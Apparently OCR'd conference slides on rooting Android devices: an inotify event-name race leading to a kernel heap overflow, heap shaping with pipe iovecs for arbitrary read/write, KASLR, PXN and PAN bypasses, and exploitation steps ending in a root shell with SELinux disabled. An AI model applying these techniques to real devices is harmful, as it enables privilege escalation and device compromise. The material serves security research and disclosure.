
- Monitor one file with actions(IN_ACCESS)
  - inotify_init
  - inotify_add_watch
- When triggered:
  - Calculate file name's length
  - Allocate a buffer for notification event
  - Copy file name to event buffer
- But the file can be renamed!

Vulnerability analysis



Vulnerability analysis

Kmalloc-256



Two main problems

- Victim object
  - Kernel pointer in the head
  - Immunity to ‘\0’ side effect
- Heap Fengshui
  - Name/Event/Payload/Victim object
  - Victim object should be next to event

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary

```
779  static ssize_t do_readv_writev(int type, struct file *file,
780                                 const struct iovec __user * uvector,
781                                 unsigned long nr_segs, loff_t *pos)
782  {
783      size_t tot_len;
784      struct iovec iovstack[UIO_FASTIOV];
785      struct iovec *iov = iovstack;
786      struct iov_iter iter;
787      ssize_t ret;
788      io_fn_t fn;
789      iter_fn_t iter_fn;
790
791      ret = import_iovec(type, uvector, nr_segs,
792                         ARRAY_SIZE(iovstack), &iov, &iter);
```

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary
  - Invoke pipe_read/write callback
  - No data/space blocking in callback

```
235  pipe_read(struct kiocb *iocb, struct iov_iter *to)
236  {
237      size_t total_len = iov_iter_count(to);
238      struct file *filp = iocb->ki_filp;
239      struct pipe_inode_info *pipe = filp->private_data;
240      int do_wakeup;
241      ssize_t ret;
242
243      /* Null read succeeds. */
244      if (unlikely(total_len == 0))
245          return 0;
246
247      do_wakeup = 0;
248      ret = 0;
249      __pipe_lock(pipe);
250      for (;;) {
251          int bufs = pipe->nrbufs;
252          if (bufs) {
253              int curbuf = pipe->curbuf;
254              struct pipe_buffer *buf = pipe->bufs + curbuf;
255              const struct pipe_buf_operations *ops = buf->ops;
256              size_t chars = buf->len;
257              size_t written;
258              int error;
259
260              if (chars > total_len)
261                  chars = total_len;
262
263              error = ops->confirm(pipe, buf);
264              if (error) {
265                  if (!ret)
266                      ret = error;
267                  break;
268              }
269
270              written = copy_page_to_iter(buf->page, buf->offset, chars, to);
```


Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary
  - Invoke pipe_read/write callback
  - No data/space blocking in callback
  - No other boundary check

```
138 static size_t copy_page_to_iter_iovec(struct page *page, size_t offset, size_t bytes,
139                  struct iov_iter *i)
140 {
141     size_t skip, copy, left, wanted;
142     const struct iovec *iov;
143     char __user *buf;
144     void *kaddr, *from;
145
146     if (unlikely(bytes > i->count))
147         bytes = i->count;
148
149     if (unlikely(!bytes))
150         return 0;
151
152     wanted = bytes;
153     iov = i->iov;
154     skip = i->iov_offset;
155     buf = iov->iov_base + skip;
156     copy = min(bytes, iov->iov_len - skip);
157
158     if (!fault_in_pages_writeable(buf, copy)) {
159         kaddr = kmap_atomic(page);
160         from = kaddr + offset;
161
162         /* first chunk, usually the only one */
163         left = __copy_to_user_inatomic(buf, from, copy);
164         copy -= left;
165         skip += copy;
166         from += copy;
167         bytes -= copy;
168
169         while (unlikely(!left && bytes)) {
```

Pipe subsystem

- Time Of Check To Time Of Use
  - The value and time are controllable when reading/writing
- readv/writev a pipe file
  - Allocate, import iovecs and check boundary
  - Invoke pipe_read/write callback
  - No data/space blocking in callback
  - No other boundary check
- IOVECs - ideal victim object
  - Gain almost arbitrary R/W




Limitations

- Target kernel address may contain ’0’ bytes
  - 0xFFFFFFC000D0E1CC
  - kernel data contains ideal callback pointers

```
thomaskingdeMacBook-Pro:msm thomasking$ cat System.map |grep "A _data"
ffffffc00151f000 A _data
thomaskingdeMacBook-Pro:msm thomasking$ cat System.map |grep "A _end"
ffffffc001a36000 A _end
```

- Spawn lots of threads
  - The reading/writing threads block in callback function

Ideal heap layout



Shape the heap

- Many ‘hole’s in the heap

- Fill with events
  - Full list


  - New empty list

Merge or not

- Freed buffer holes
  - Trigger notifications with different actions
  - Not merge
- Freed-iovec buffers are not enough
  - Trigger notifications with a same action
  - Merge

```
36  /*
37   * Check if 2 events contain the same information.
38   */
39  static bool event_compare(struct fsnotify_event *old_fsn,
40                            struct fsnotify_event *new_fsn)
41  {
42      struct inotify_event_info *old, *new;
43
44      if (old_fsn->mask & FS_IN_IGNORED)
45          return false;
46      old = INOTIFY_E(old_fsn);
47      new = INOTIFY_E(new_fsn);
48      if ((old_fsn->mask == new_fsn->mask) &&
49          (old_fsn->inode == new_fsn->inode) &&
50          (old->name_len == new->name_len) &&
51          (!old->name_len || !strcmp(old->name, new->name)))
52          return true;
53      return false;
54  }
55
56  static int inotify_merge(struct list_head *list,
57                           struct fsnotify_event *event)
58  {
59      struct fsnotify_event *last_event;
60
61      last_event = list_entry(list->prev, struct fsnotify_event, list);
62      return event_compare(last_event, event);
63  }
64
```

Bypassing PXN




```
                        EXPORT kernel_sock_ioctl
kernel_sock_ioctl                       ; CODE XREF: socket_init_work_fn+208↑p
                                        ; cntl_socket_init_work_fn+94↑p

var_10                  = -0x10
var_s0                  =  0

                        STP             X20, X19, [SP,#-0x10+var_10]!
                        STP             X29, X30, [SP,#0x10+var_s0]
                        ADD             X29, SP, #0x10
                        MRS             X19, #0, c4, c1, #0
                        MOV             X8, #0xFFFFFFFFFFFFFFFF
                        LDR             X20, [X19,#8]
                        STR             X8, [X19,#8]
                        LDR             X8, [X0,#0x28]
                        LDR             X8, [X8,#0x48]
                        BLR             X8
                        STR             X20, [X19,#8]
                        LDP             X29, X30, [SP,#0x10+var_s0]
                        LDP             X20, X19, [SP+0x10+var_10],#0x20
                        RET
; End of function kernel_sock_ioctl
```

Android 7 devices

- Exploitation steps
  - Step 0: Prepare resources and fill the buffer holes
  - Step 1: Spawn reading threads and shape the heap with iovec objects
  - Step 2: Spawn race threads
  - Step 3: Win the race
    - fcntl(ptmx_fd, F_SETFL, 0x40002000) == 0x40002000
  - Step 4: Overwrite uid, disable SELinux and spawn a ROOT shell

Android 8 devices

- Kernel Address Space Layout Randomization
  - kernel 4.4 (Pixel 2)
- Privileged Access Never
  - ARMv8.0 - Emulated
  - ARMv8.1 - Hardware feature

Bypassing KASLR

- Use objects instead of payload data
  - Kernel func/data pointer at the offset 16
  - No overflow
  - No such object 😢

```
240  struct external_name {
241      union {
242          atomic_t count;
243          struct rcu_head head;
244      } u;
245      unsigned char name[];
246  };
```

Bypassing KASLR

- After a few days…
  - ‘inode’ field is at the offset 0x10 of event
  - ‘inode’s are allocated in another heap

```
 5  struct inotify_event_info {
 6      struct fsnotify_event fse;
 7      int wd;
 8      u32 sync_cookie;
 9      int name_len;
10      char name[];
11  };
```

```
111  struct fsnotify_event {
112      struct list_head list;
113      /* inode may ONLY be derefe
114      struct inode *inode;    /*
115      u32 mask;          /* the type
116  };
```


Bypassing KASLR

- After a few days…
  - ‘inode’ field is at the offset 0x10 of event
  - ‘inode’s are allocated in another heap
  - ‘i_op’ callback – kernel data pointer

- Kernel slide:
  - Stage1: leak the address of a inode
  - Stage2: read ‘i_op’ of this inode

```
545  struct inode {
546      umode_t         i_mode;
547      unsigned short      i_opflags;
548      kuid_t          i_uid;
549      kgid_t          i_gid;
550      unsigned int        i_flags;
551
552  #ifdef CONFIG_FS_POSIX_ACL
553      struct posix_acl    *i_acl;
554      struct posix_acl    *i_default_acl;
555  #endif
556
557      const struct inode_operations   *i_op;
558      struct super_block  *i_sb;
559      struct address_space    *i_mapping;
560
561  #ifdef CONFIG_SECURITY
562      void            *i_security;
563  #endif
```

PAN mitigation




```
                        EXPORT kernel_sock_ioctl
kernel_sock_ioctl                       ; CODE XREF: socket_init_work_fn+208↑p
                                        ; cntl_socket_init_work_fn+94↑p

var_10          = -0x10
var_s0          =  0

                STP             X20, X19, [SP,#-0x10+var_10]!
                STP             X29, X30, [SP,#0x10+var_s0]
                ADD             X29, SP, #0x10
                MRS             X19, #0, c4, c1, #0
                MOV             X8, #0xFFFFFFFFFFFFFFFF
                LDR             X20, [X19,#8]
                STR             X8, [X19,#8]
                LDR             X8, [X0,#0x28]
                LDR             X8, [X8,#0x48]
                BLR             X8
                STR             X20, [X19,#8]
                LDP             X29, X30, [SP,#0x10+var_s0]
                LDP             X20, X19, [SP+0x10+var_10],#0x20
                RET
; End of function kernel_sock_ioctl
```

```
[  765.994472] c0   3947 Internal error: Accessing user space memory with fs=KERNEL_DS: 96000005 [#1
] PREEMPT SMP
[  765.994517] Modules linked in:
[  765.994543] c0   3947 CPU: 0 PID: 3947 Comm: Oreo_test Tainted: G        W      3.18.52-gf69ee35-
dirty #3
[  765.994556] c0   3947 Hardware name: HTC Corporation. MSM8996pro v1.1 + PMI8996 Sailfish A (DT)
[  765.994569] c0   3947 task: ffffffc052a44100 ti: ffffffc0f2cb0000 task.ti: ffffffc0f2cb0000
[  765.994600] c0   3947 PC is at kernel_sock_ioctl+0x24/0x64
[  765.994624] c0   3947 LR is at SyS_fcntl+0x1bc/0x574
[  765.994634] c0   3947 pc : [<ffffffc000da7d88>] lr : [<ffffffc0001f7004>] pstate: 60400145
[  765.994644] c0   3947 sp : ffffffc0f2cb3e40
[  765.994655] x29: ffffffc0f2cb3e40 x28: ffffffc0f2cb0000
[  765.994680] x27: ffffffc000fde000 x26: 0000000000000019
[  765.994699] x25: 0000000000000003 x24: 0000000040002000
[  765.994718] x23: ffffffc00199c000 x22: 0000000000000000
[  765.994735] x21: 0000000000000004 x20: ffffffc052e27900
[  765.994752] x19: ffffffffffffffff x18: 000000009abb22c9
```


PXN and PAN

- Construct another ROP/JOP chain
  - X0 is fully controllable
  - Writing additional payload for chain increases the crash rate
- CVE-2017-13164 (Discovered by me in 2016, fixed in Dec 2017)
  - Born with Binder
  - Leak a kernel address filled with any payload reliably(< 4K)
- Goal
  - Only a vulnerability
  - No ROP/JOP chain
  - Bypassing PXN and PAN

Agenda

- Present Situation
- YUV exploitation for Mediaserver
- ReVent Rooting Solution
- *Kernel Space Mirroring Attack – KSMA*
- Conclusion

